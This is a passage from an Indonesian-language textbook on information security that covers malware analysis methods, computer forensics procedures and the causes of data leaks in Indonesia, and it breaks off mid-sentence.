
Runtime Analysis

Pada dasarnya ada kesamaan antara runtime analysis dengan surface analysis, yaitu keduanya sama-sama berada dalam ranah mempelajari ciri-ciri khas yang selayaknya ada pada sebuah program yang normal. Bedanya adalah bahwa dalam runtime analysis, dipersiapkan sebuah prosedur dan lingkungan untuk mengeksekusi atau menjalankan program yang dicurigai mengandung atau sebagai malware tersebut.

Model analisa ini menghasilkan kajian yang lebih mendalam karena selain dihilangkannya proses "menduga-duga", dengan mengeksekusi malware dimaksud

akan dapat dilihat “perilaku” dari program dalam menjalankan “skenario jahatnya” sehingga selanjutnya dapat dilakukan analisa dampak terhadap sistem yang ada.

Oleh karena itulah maka aplikasi pendukung yang dipergunakan harus dapat membantu mensimulasikan kondisi yang diinginkan, yaitu melihat ciri khas dan karakteristik sistem, sebelum dan sesudah sebuah malware dieksekusi. Agar aman, maka program utama yang perlu dimiliki adalah software untuk menjalankan virtual machine, seperti misalnya: VMWare, VirtualBoz, VirtualPC, dan lain sebagainya. Sementara itu aplikasi pendukung lainnya yang kerap dipergunakan dalam melakukan kajian ini adalah: Process Explorer, Regshot, Wireshark, TCPView, Process Monitor, FUNdelete, Autoruns, Streams/ADSSpy, dan lain-lain. Keseluruhan aplikasi tersebut biasanya dijalankan di sisi klien; sementara di sisi server-nya diperlukan FakeDNS, netcat/ncat, tcpdump/tshark, dan lain sebagainya.




Gambar 48: Wireshark

Static Analysis

Dari ketiga metode yang ada, static analysis merupakan model kajian yang paling sulit dilakukan karena sifat analisanya yang “white box” alias pengkajian melibatkan proses melihat dan mempelajari isi serta algoritma program malware dimaksud, sambil mengamati sekaligus menjalankan/mengeksekusinya.

Karena sifat dan ruang lingkupnya yang cukup luas dan mendalam, strategi khusus perlu dipersiapkan untuk melakukan kajian ini. Disamping itu, kajian ini juga memerlukan sumber daya yang khusus – misalnya adalah SDM yang memiliki pengetahuan dan pengalaman dalam membuat serta membaca program berbahasa mesin atau rakitan (assembly language) serta ahli arsitektur dan organisasi piranti komputasi seperti komputer, PDA, tablet, mobile phone, dan lain sebagainya.

Cukup banyak aplikasi pendukung yang diperlukan, tergantung dari kompleksitas malware yang ada. Contohnya adalah: IDA Pro (Disassembler); Hex-Rays, .NET Reflector, and VB Decompiler (Decompiler); MSDN Library, Google (Library); OllyDbg, Immunity Debugger, WinDbg/Syser (Debugger); HxD, WinHex, 010editor (Hex Editor); Python, Lunux Shell/Cygwin/MSYS (Others); dan lain-lain.



Gambar 49: OllyDbg

Hasil Analisa

Terlepas dari berbagai metode yang dipergunakan, apa sebenarnya hasil dari analisa yang dilakukan? Secara umum berdasarkan kajian yang dilakukan terhadap sebuah program yang dicurigai sebagai atau mengandung malware akan diambil kesimpulan:

1. Benar tidaknya program dimaksud merupakan malware atau mengandung unsur malware;

2. Jika benar, maka akan disampaikan jenis atau tipe malware dimaksud dan cara kerjanya;

3. Dampak yang terjadi akibat adanya malware tersebut dalam sebuah sistem;

4. Kiat cara mengurangi dampak negatif seandainya malware tersebut telah terlanjur dieksekusi dalam sebuah sistem atau cara mengeluarkan malware tersebut dalam sebuah sistem untuk mencegah terjadinya efek negatif;

5. Rekomendasi mengenai apa yang harus dilakukan untuk menghindari masuknya malware tersebut di kemudian hari, atau paling tidak cara-cara melakukan deteksi dini terhadap keberadaannya; dan

6. Menyusun panduan atau prosedur dalam menghadapi hal serupa di kemudian hari sebagai referensi (lesson learnt).

TEKNIK FORENSIK KOMPUTER

Latar Belakang

Bayangkanlah sejumlah contoh kasus yang dapat saja terjadi seperti dipaparkan berikut ini:

- Seorang Direktur perusahaan multi-nasional dituduh melakukan pelecehan seksual terhadap sekretarisnya melalui kata-kata yang disampaikannya melalui e-mail. Jika memang terbukti demikian, maka terdapat ancaman pidana dan perdata yang membayanginya.
- Sebuah kementrian di pemerintahan menuntut satu Lembaga Swadaya Masyarakat yang ditengarai melakukan penetrasi ke dalam sistem komputernya tanpa ijin. Berdasarkan undang-undang yang berlaku, terhadap LSM yang bersangkutan dapat dikenakan sanksi hukum yang sangat berat jika terbukti melakukan aktivits yang dituduhkan.
- Sekelompok artis pemain band terkemuka merasa berang karena pada suatu masa situsnya diporakporandakan oleh perentas (baca: hacker) sehingga terganggu citranya. Disinyalir pihak yang melakukan kegiatan negatif tersebut adalah pesaing atau kompetitornya.
- Sejumlah situs e-commerce mendadak tidak dapat melakukan transaksi pembayaran karena adanya pihak yang melakukan gangguan dengan cara mengirimkan virus tertentu sehingga pemilik perdagangan di internet tersebut rugi milyaran rupiah karena tidak terjadinya transaksi selama kurang lebih seminggu. Yang bersangkutan siap untuk menyelidiki dan menuntut mereka yang sengaja melakukan kegiatan ini.

Mereka yang merasa dirugikan seperti yang dicontohkan pada keempat kasus di atas, paling tidak harus melakukan 3 (tiga) hal utama:

1. Mencari bukti-bukti yang cukup agar dapat ditangani oleh pihak berwenang untuk memulai proses penyelidikan dan penyidikan, misalnya polisi di unit cyber crime;
2. Memastikan bahwa bukti-bukti tersebut benar-benar berkualitas untuk dapat dijadikan alat bukti di pengadilan yang sah sesuai dengan hukum dan perundang-undangan yang berlaku; dan
3. Mempresentasikan dan/atau memperlihatkan keabsahan alat bukti terkait dengan terjadinya kasus di atas di muka hakim, pengacara, dan tim pembela tersangka.

Oleh karena itulah maka dalam ilmu kriminal dikenal istilah forensik, untuk membantu pengungkapan suatu kejahatan melalui pengungkapan bukti-bukti yang sah menurut undang-undang dan peraturan yang berlaku. Sesuai dengan kemajuan jaman, berbagai tindakan kejahatan dan kriminal moderen dewasa ini melibatkan secara langsung maupun tidak langsung teknologi informasi dan komunikasi. Pemanfaatan komputer, telepon genggam, email, internet, website, dan lain-lain secara luas dan masif telah mengundang berbagai pihak jahat untuk melakukan kejahatan berbasis teknologi elektronik dan digital. Oleh karena itulah maka belakangan ini dikenal adanya ilmu “computer forensics” atau forensik komputer, yang kerap dibutuhkan dan digunakan para penegak hukum dalam usahanya untuk

mengungkapkan peristiwa kejahatan melalui pengungkapan bukti-bukti berbasis entitas atau piranti digital dan elektronik.

Definisi Forensik Komputer

Menurut Dr. HB Wolfre, definisi dari forensik komputer adalah sebagai berikut:

> *"A methodological series of techniques and procedures for gathering evidence, from computing equipment and various storage devices and digital media, that can be presented in a court of law in a coherent and meaningful format."*

Sementara senada dengannya, beberapa definisi dikembangkan pula oleh berbagai lembaga dunia seperti:

- *The preservation, identification, extraction, interpretation, and documentation of computer evidence, to include the rules of evidence, legal processes, integrity of evidence, factual reporting of the information found, and providing expert opinion in a court of law or other legal and/or administrative proceeding as to what was found;* atau
- *The science of capturing, processing, and investigating data from computers using a methodology whereby any evidence discovered is acceptable in a Court of Law.*

Dimana pada intinya forensik komputer adalah "suatu rangkaian metodologi yang terdiri dari teknik dan prosedur untuk mengumpulkan bukti-bukti berbasis entitas maupun piranti digital agar dapat dipergunakan secara sah sebagai alat bukti di pengadilan."

Tujuan dan Fokus Forensik Komputer

Selaras dengan definisinya, secara prinsip ada tujuan utama dari aktivitas forensik komputer, yaitu:

1. Untuk membantu memulihkan, menganalisa, dan mempresentasikan materi/entitas berbasis digital atau elektronik sedemikian rupa sehingga dapat dipergunakan sebagai alat buti yang sah di pengadilan; dan

2. Untuk mendukung proses identifikasi alat bukti dalam waktu yang relatif cepat, agar dapat diperhitungkan perkiraan potensi dampak yang ditimbulkan akibat perilaku jahat yang dilakukan oleh kriminal terhadap korbannya, sekaligus mengungkapkan alasan dan motivitasi tindakan tersebut sambil mencari pihak-pihak terkait yang terlibat secara langsung maupun tidak langsung dengan perbuatan tidak menyenangkan dimaksud.

Adapun aktivitas forensik komputer biasanya dilakukan dalam dua konteks utama. Pertama adalah konteks terkait dengan pengumpulan dan penyimpanan data berisi seluruh rekaman detail mengenai aktivitas rutin yang dilaksanakan oleh organisasi atau perusahaan tertentu yang melibatkan teknologi informasi dan komunikasi. Dan kedua adalah pengumpulan data yang ditujukan khusus dalam konteks adanya suatu tindakan kejahatan berbasis teknologi.

Sementara itu fokus data yang dikumpulkan dapat dikategorikan menjadi 3 (tiga) domain utama, yaitu: (i) Active Data – yaitu informasi terbuka yang dapat dilihat oleh siapa saja, terutama data, program, maupun file yang dikendalikan oleh sistem operasi; (ii) Archival Data – yaitu informasi yang telah menjadi arsip sehingga telah disimpan sebagai backup dalam berbagai bentuk alat penyimpan seperti hardisk eksternal, CD ROM, backup tape, DVD, dan lain-lain; dan (iii) Latent Data – yaitu informasi yang membutuhkan alat khusus untuk mendapatkannya karena sifatnya yang khusus, misalnya: telah dihapus, ditimpa data lain, rusak (corrupted file), dan lain sebagainya.

Manfaat dan Tantangan Forensik Komputer

Memiliki kemampuan dalam melakukan forensik komputer akan mendatangkan sejumlah manfaat, antara lain:

- Organisasi atau perusahaan dapat selalu siap dan tanggap seandainya ada tuntutan hukum yang melanda dirinya, terutama dalam mempersiapkan bukti-bukti pendukung yang dibutuhkan;
- Seandainya terjadi peristiwa kejahatan yang membutuhkan investigasi lebih lanjut, dampak gangguan terhadap operasional organisasi atau perusahaan dapat diminimalisir;
- Para kriminal atau pelaku kejahatan akan berpikir dua kali sebelum menjalankan aksi kejahatannya terhadap organisasi atau perusahaan tertentu yang memiliki kapabilitas forensik komputer; dan
- Membantu organisasi atau perusahaan dalam melakukan mitigasi resiko teknologi informasi yang dimilikinya.

Terlepas dari manfaat tersebut, teramat banyak tantangan dalam dunia forensik komputer, terutama terkait dengan sejumlah aspek sebagai berikut:

- Forensik komputer merupakan ilmu yang relatif baru, sehingga “Body of Knowledge”-nya masih sedemikian terbatas (dalam proses pencarian dengan metode “learning by doing”);
- Walaupun berada dalam rumpun ilmu forensik, namun secara prinsip memiliki sejumlah karakteristik yang sangat berbeda dengan bidang ilmu forensik lainnya – sehingga sumber ilmu dari individu maupun pusat studi sangatlah sedikit;
- Perkembangan teknologi yang sedemikian cepat, yang ditandai dengan diperkenalkannya produk-produk baru dimana secara langsung berdampak pada berkembangnya ilmu forensik komputer tesebut secara pesat, yang membutuhkan kompetensi pengetahuan dan keterampilan sejalan dengannya;
- Semakin pintar dan trampilnya para pelaku kejahatan teknologi informasi dan komunikasi yang ditandai dengan makin beragamnya dan kompleksnya jenis-jenis serangan serta kejahatan teknologi yang berkembang;
- Cukup mahalnya harga peralatan canggih dan termutakhir untuk membantu proses forensik komputer beserta laboratorium dan SDM pendukungnya;
- Secara empiris, masih banyak bersifat studi kasus (happening arts) dibandingkan dengan metodologi pengetahuan yang telah dibakukan dimana masih sedikit pelatihan dan sertifikasi yang tersedia dan ditawarkan di masyarakat;

- Sangat terbatasnya SDM pendukung yang memiliki kompetensi dan keahlian khusus di bidang forensik komputer; dan
- Pada kenyataannya, pekerjaan forensik komputer masih lebih banyak unsur seninya dibandingkan pengetahuannya (more “Art” than “Science”).

Kejahatan Komputer

Berbeda dengan di dunia nyata, kejahatan di dunia komputer dan internet variasinya begitu banyak, dan cenderung dipandang dari segi jenis dan kompleksitasnya, meningkat secara eksponensial. Secara prinsip, kejahatan di dunia komputer dibagi menjadi tiga, yaitu: (i) aktivitas dimana komputer atau piranti digital dipergunakan sebagai alat bantu untuk melakukan tindakan kriminal; (ii) aktivitas dimana komputer atau piranti digital dijadikan target dari kejahatan itu sendiri; dan (iii) aktivitas dimana pada saat yang bersamaan komputer atau piranti digital dijadikan alat untuk melakukan kejahatan terhadap target yang merupakan komputer atau piranti digital juga.

Agar tidak salah pengertian, perlu diperhatikan bahwa istilah “komputer” yang dipergunakan dalam konteks forensik komputer mengandung makna yang luas, yaitu piranti digital yang dapat dipergunakan untuk mengolah data dan melakukan perhitungan secara elektronik, yang merupakan suatu sistem yang terdiri dari piranti keras (hardware), piranti lunak (software), piranti data/informasi (infoware), dan piranti sumber daya manusia (brainware).

Contoh kejahatan yang dimaksud dan erat kaitannya dengan kegiatan forensi komputer misalnya:

- Pencurian kata kunci atau “password” untuk mendapatkan hak akses;
- Pengambilan data elektronik secara diam-diam tanpa sepengetahuan sang empunya;
- Pemblokiran hak akses ke sumber daya teknologi tertentu sehingga yang berhak tidak dapat menggunakannya;
- Pengubahan data atau informasi penting sehingga menimbulkan dampak terjadinya mis-komunikasi dan/atau dis-komunikasi;
- Penyadapan jalur komunikasi digital yang berisi percakapan antara dua atau beberapa pihak terkait;
- Penipuan dengan berbagai motivasi dan modus agar si korban memberikan aset berharganya ke pihak tertentu;
- Peredaran foto-foto atau konten multimedia berbau pornografi dan pornoaksi ke target individu di bawah umur;
- Penyelenggaraan transaksi pornografi anak maupun hal-hal terlarang lainnya seperti perjudian, pemerasan, penyalahgunaan wewenang, pengancaman, dan lain sebagainya;
- Penyelundupan file-file berisi virus ke dalam sistem korban dengan beraneka macam tujuan;
- Penyebaran fitnah atau berita bohong yang merugikan seseorang, sekelompok individu, atau entitas organisasi; dan lain sebagainya.

Obyek Forensik

Apa saja yang bisa dipergunakan sebgai obyek forensik, terutama dalam kaitannya dengan jenis kejahatan yang telah dikemukakan tersebut? Dalam dunia kriminal dikenal istilah "tidak ada kejahatan yang tidak meninggalkan jejak". Ada banyak sekali hal yang bisa menjadi petunjuk atau jejak dalam setiap tindakan kriminal yang dilakukan dengan menggunakan teknologi seperti komputer. Contohnya adalah sebagai berikut:

- Log file atau catatan aktivitas penggunaan komputer yang tersimpan secara rapi dan detail di dalam sistem;
- File yang sekilas telah terhapus secara sistem, namun secara teknikal masih bisa diambil dengan cara-cara tertentu;
- Catatan digital yang dimiliki oleh piranti pengawas trafik seperti IPS (Intrusion Prevention System) dan IDS (Intrusion Detection System);
- Hard disk yang berisi data/informasi backup dari sistem utama;
- Rekaman email, mailing list, blog, chat, dan mode interaksi dan komunikasi lainnya;
- Beraneka ragam jeis berkas file yang dibuat oleh sistem maupun aplikasi untuk membantu melakukan manajemen file (misalnya: .tmp, .dat, .txt, dan lain-lain);
- Rekam jejak interaksi dan trafik via internet dari satu tempat ke tempat yang lain (dengan berbasis IP address misalnya);
- Absensi akses server atau komputer yang dikelola oleh sistem untuk merekam setiap adanya pengguna yang login ke piranti terkait; dan lain sebagainya.

Beraneka ragam jenis obyek ini selain dapat memberikan petunjuk atau jejak, dapat pula dipergunakan sebagai alat bukti awal atau informasi awal yang dapat dipergunakan oleh penyelidik maupun penyidik dalam melakukan kegiatan penelusuran terjadinya suatu peristiwa kriminal, karena hasil forensik dapat berupa petunjuk semacam:

- Lokasi fisik seorang individu ketika kejahatan sedang berlangsung (alibi);
- Alat atau piranti kejahatan yang dipergunakan;
- Sasaran atau target perilaku jahat yang direncanakan;
- Pihak mana saja yang secara langsung maupun tidak langsung terlibat dalam tindakan kriminal;
- Waktu dan durasi aktivitas kejahatan terjadi;
- Motivasi maupun perkiraan kerugian yang ditimbulkan;
- Hal-hal apa saja yang dilanggar dalam tindakan kejahatan tersebut;
- Modus operandi pelaksanaan aktivitas kejahatan; dan lain sebagainya.

Tahapan Aktivitas Forensik

Secara metodologis, terdapat paling tidak 14 (empat belas) tahapan yang perlu dilakukan dalam aktivitas forensik, sebagai berikut:

1. Pernyataan Terjadinya Kejahatan Komputer – merupakan tahap dimana secara formal pihak yang berkepentingan melaporkan telah terjadinya suatu aktivitas kejahatan berbasis komputer;

2. Pengumpulan Petunjuk atau Bukti Awal – merupakan tahap dimana ahli forensik mengumpulkan semua petunjuk atau bukti awal yang dapat dipergunakan sebagai bahan kajian forensik, baik yang bersifat tangible maupun intangible;

3. Penerbitan Surat Pengadilan – merupakan tahap dimana sesuai dengan peraturan dan perundang-undangan yang berlaku, pihak pengadilan memberikan ijin resmi kepada penyelidik maupun penyidik untuk melakukan aktiivitas terkait dengan pengolahan tempat kejadian perkara, baik yang bersifat fisik maupun maya;

4. Pelaksanaan Prosedur Tanggapan Dini – merupakan tahap dimana ahli forensik melakukan serangkaian prosedur pengamanan tempat kejadian perkara, baik fisik maupun maya, agar steril dan tidak tercemar/terkontaminasi, sehingga dapat dianggap sah dalam pencarian barang-barang bukti;

5. Pembekuan Barang Bukti pada Lokasi Kejahatan – merupakan tahap dimana seluruh barang bukti yang ada diambil, disita, dan/atau dibekukan melalui teknik formal tertentu;

6. Pemindahan Bukti ke Laboratorium Forensik – merupakan tahap dimana dilakukan transfer barang bukti dari tempat kejadian perkara ke laboratorium tempat dilakukannya analisa forensik;

7. Pembuatan Salinan "2 Bit Stream" terhadap Barang Bukti – merupakan tahap dimana dilakukan proses duplikasi barang bukti ke dalam bentuk salinan yang identik;

8. Pengembangan "MD5 Checksum" Barang Bukti – merupakan tahap untuk memastikan tidak adanya kontaminasi atau perubahan kondisi terhadap barang bukti yang ada;

9. Penyiapan Rantai Posesi Barang Bukti – merupakan tahap menentukan pengalihan tanggung jawab dan kepemilikan barang bukti asli maupun duplikasi dari satu wilayah otoritas ke yang lainnya;

10. Penyimpanan Barang Bukti Asli di Tempat Aman – merupakan tahap penyimpanan barang bukti asli (original) di tempat yang aman dan sesuai dengan persyratan teknis tertentu untuk menjaga keasliannya;

11. Analisa Barang Bukti Salinan – merupakan tahap dimana ahli forensik melakuka analisa secara detail terhadap salinan barang-brang bukti yang dikumpulkan untuk mendapatkan kesimpulan terkait dengan seluk beluk terjadinya kejahatan;

12. Pembuatan Laporan Forensik – merupakan tahap dimana ahli forensik menyimpulkan secara detail hal-hal yang terjadi seputar aktivititas kejahatan yang dianalisa berdasarkan fakta forensik yang ada;

13. Penyerahan Hasil Laporan Analisa – merupakan tahap dimana secara resmi dokumen rahasia hasil forensik komputer diserahkan kepada pihak yang berwajib; dan

14. Penyertaan dalam Proses Pengadilan – merupakan tahap dimana ahli forensik menjadi saksi di pengadilan terkait dengan kejahatan yang terjadi.

Kebutuhan Sumber Daya

Untuk melakukan aktivitas forensik, dibutuhkan sejumlah piranti bantu, baik yang berbentuk software maupun hardware. Piranti lunak atau software biasanya dipergunakan oleh praktisi untuk membantu mereka dalam melakukan hal-hal sebagai berikut:

- Mencari dan mengembalikan file yang telah terhapus sebelumnya;
- Membantu merekonstruksi pecahan-pecahan file yang ada (corrupted file);
- Mengidentifikasi anomali program melalui analisa serangkaian data beserta struktur algoritma yang terdapat pada sebuah file atau sistem basis data;
- Menemukan jejak-jejak yang tertinggal dalam sebuah peristiwa kriminal tertentu yang telah dilakukan sebelumnya;
- Mendapatkan data berbasis pola-pola tertentu sesuai dengan permintaan penegak hukum dalam proses penyelidikan maupun penyidikan peristiwa kejahatan internet;
- Memfilter dan memilah-milah antara data yang berguna/relevan untuk kebutuhan forensik dengan yang tidak, agar mekanisme analisa dapat dilakukan secara fokus dan detail;
- Menganalisa kejanggalan-kejanggalan yang terdapat pada suatu program atau sub-program tertentu;
- Mempercepat proses pencarian penggalan instruksi atau data tertentu yang dibutuhkan oleh seorang ahli forensik terhadap sebuah media repositori bermemori besar;
- Menguji dan mengambil kesimpulan terhadap sejumlah kondisi tertentu terkait dengan aktivias dan konsep forensik; dan lain sebagainya.

Dewasa ini piranti lunak tersebut cukup banyak tersedia di pasar, mulai dari yang bersifat gratis (open source) hingga yang komersial (berharga milyaran rupiah). Disamping aplikasi pendukung aktivitas forensik, diperlukan pula seperangkat piranti keras atau peralatan elektronik/digital agar proses forensik dapat dilakukan secara efektif dan sesuai dengan prosedur baku standar yang berlaku. Piranti keras ini biasanya dibutuhkan untuk melakukan hal-hal sebagai berikut:

- Membuat replikasi atau copy atau cloning dari sistem basis data (atau media basis data) yang akan diteliti dengan cara yang sangat cepat dan menghasilkan kualitas yang identik dengan aslinya;
- Mengambil atau memindahkan atau mengekstrak data dari tempat-tempat atau media penyimpan yang khusus seperti: telepon genggam, server besar (superkomputer), PDA (Personal Digital Assistance), komputer tablet, dan lain-lain;

- Menggenerasi nilai numerik secara urut maupun random secara ultra cepat untuk membongkar kata kunci (password) atau hal sejenis lainnya, sebagai bagian dari proses deskripsi (tilik sandi);
- Membongkar berbagai proteksi secara piranti keras atau lunak yang menjadi proteksi dari sebagian besar perangkat teknologi informasi dan komunikasi;
- Menghapus dan memformat hard disk secara cepat dan efektif dengan melakukan demagnetisasi agar data benar-benar terhapus sebagai bagian dari penyiapan media replikasi; dan lain sebagainya.

Seperti halnya dalam dunia nyata, diperlukan pula ahli Forensik Komputer dalam melaksanakan pekerjaan terkait. Jika dilihat dari kompetensi dan keahliannya, seorang ahli forensik komputer yang baik dan lengkap harus memiliki tiga domain atau basis pengetahuan maupun keterampilannya, yaitu dari segi akademis, vokasi, dan profesi. Dari sisi akademis, paling tidak yang bersangkutan memiliki latar belakang pengetahuan kognitif mengenai cara kerja komputer dalam lingkungan jejaring teknologi informasi dan komputasi, terutama berkaitan dengan hal-hal yang bersifat fundamental dalam pengembangan sistem berbasis digital. Sementara dari sisi vokasi, dibutuhkan kemampuan "untuk melakukan" atau kerap disebut sebagai psiko-motorik, karena dalam prakteknya seorang ahli forensik akan melakukan kajian, analisa, dan penelitian secara mandiri dengan menggunakan seperangkat peralatan teknis yang spesifik. Dan yang terakhir dari perspektif profesi, seorang ahli yang baik akan berpegang pada kode etik (afektif) seorang ahli forensik. Disamping itu dibutuhkan pula pengalaman yang cukup untuk dapat berkreasi dan berinovasi dalam setiap tantangan kasus forensik. Berdasarkan pengalaman, memang yang paling sulit adalah menyiapkan SDM yang handal di bidang forensik komputer, karena hingga sekarang jumlahnya sangatlah sedikit – tidak sepadan dengan besarnya kebutuhan di masyarakat.

MENCERMATI FENOMENA KEBOCORAN DATA DAN INFORMASI RAHASIA

Belakangan ini masyarakat Indonesia cukup resah dengan adanya fenomena "kebocoran data" yang menyebabkan mengemukanya beragam kasus semacam beredarnya dokumen rahasia Wikileaks, SMS penawaran kredit, gambar/video porno, nomor kartu kredit, data/informasi rahasia perusahaan, dan lain sebagainya. Banyak pihak yang bertanya-tanya, siapa yang perlu disalahkan atau bertanggung jawab terhadap hal ini? Apakah akar penyebab fenomena negatif ini? Mengapa kejadian yang sama berulang kembali dan tidak kunjung berhenti? Dapatkah hal ini ditanggulangi bahkan dihilangkan sama sekali?

Sejalan dengan berkembangnya dunia internet yang memberikan begitu banyak kemudahan, keuntungan, dan manfaat bagi orang banyak, teriring pula bersamanya keberadaan resiko, ancaman, dan aspek negatif dari aktivitas penyalahgunaannya. Kebocoran data yang selama ini disinyalir kerap terjadi, dipicu oleh sejumlah hal, yang kalau dilihat secara sungguh-sungguh disebabkan karena hal-hal yang bersifat non teknis. Ketidaktahuan pengguna teknologi, kecerobohan pemilik data, keterbatasan edukasi masyarakat, kealpaan individu, dan ketidakpedulian seseorang merupakan sejumlah "lubang kerawanan" yang kerap dipergunakan oleh pihak jahat untuk menjalankan misi negatifnya. Berdasarkan pengalaman yang lalu-lalu, dan disertai dari pembelajaran mendalam terhadap kasus-kasus kebocoran informasi, paling tidak terdapat 11 (sebelas) hal yang perlu dicermati secara sungguh-sungguh oleh masyarakat sebagai penyebab utama terjadinya fenomena ini.

Pertama, perilaku atau budaya masyarakat Indonesia yang senang membagi-bagi data serta informasi mengenai kerabat dan teman dekatnya. Pernah ada suatu riset yang menarik, dimana jika dua orang Indonesia diambil secara acak (random), dan keduanya dibiarkan ngobrol, maka akan terungkap adanya hubungan langsung maupun tidak langsung di antara keduanya melalui pertalian keluarga atau teman paling banyak enam jarak titik hubungan (six degree of separation). Ramahnya dan senangnya masyarakat Indonesia dalam bersosialisasi menyebabkan setiap individu memiliki banyak teman. Didasari rasa saling percaya, maka kebiasaan atau perilaku saling tukar-menukar data atau informasi pribadi menjadi suatu hal yang biasa. Lihatlah bagaimana mudahnya dua orang yang baru berkenalan dalam sebuah seminar langsung tukar menukar PIN Blackberry-nya, atau kebiasaan mencantumkan nomor telepon genggam dalam kartu nama yang sering dibagikan dan dipertukarkan dalam berbagai kesempatan, atau secara sengaja memberitahukan alamat email maupun telepon pribadinya di seminar-seminar karena merupakan bagian dari pemasaran (marketing), atau bahkan di setiap profil pada akun jejaring sosial (seperti Facebook, Twitter, Friendster, MySpace, dan lain-lain) individu yang bersangkutan selalu mencantumkan data-data pribadinya secara relatif lengkap dan jujur. Tentu saja secara sengaja maupun tidak sengaja, dipicu dengan karakteristik internet yang terbuka dan bebas, data/informasi ini mudah sekali mengalir dari satu tempat ke tempat lainnya – tanpa terkendali. Oleh karena itu tidak mengherankan jika ada satu atau sekelompok orang yang rajin mengumpulkan data atau informasi tersebut (database) demi berbagai kepentingan di kemudian hari.

Kedua, kecerobohan pemilik data dalam mengelola data rahasia miliknya karena ketidaktahuan ataupun keteledoran. Hal yang paling mencolok terkait dengan aspek ini adalah mengenai cara seseorang mengelola kartu kredit yang dimilikinya. Perlu diketahui, bahwa seseorang dapat melakukan transaksi

perdagangan via internet dengan mengetahui data atau informasi kartu kredit sebagai berikut: (i) 16 digit nomor kartu kredit yang tercantum di sisi muka; (ii) 3 digit nomor CCV yang ada di sisi belakang kartu kredit; (iii) tanggal akhir berlakunya kartu kredit; dan (iv) nama pemengang kartu kredit yang tercantum. Informasi ini dengan mudahnya dapat dicatat oleh siapa saja yang memperoleh kesempatan memegang kartu kredit orang lain selama beberapa menit, seperti misalnya dalam konteks: membayar makanan di restauran (kartu kredit dibawa pelayan untuk diserahkan ke kasir), membayar belanjaan di supermarket (pembeli tidak memperhatikan secara seksama apa yang dilakukan oleh kasir ketika transaksi berlangsung), membayar kamar di hotel (kartu kredit hilang dari pandangan selama beberapa menit untuk dikonfirmasi dan autentifikasi), membayar transaksi via e-commerce (tanpa melihat status "http" untuk mengetahui profil keamanan situs tempat berinteraksi), dan lain sebagainya. Hal ini bukan berarti ingin menuduh adanya modus kejahatan yang dilakukan para pelayan restauran, kasir, atau karyawan hotel, namun untuk menegaskan adanya resiko atau peluang melakukan tindakan kejahatan dimana-mana. Pengelolaan kartu ATM juga memiliki kerawanan tersendiri. Cukup banyak ditemukan seorang ayah atau 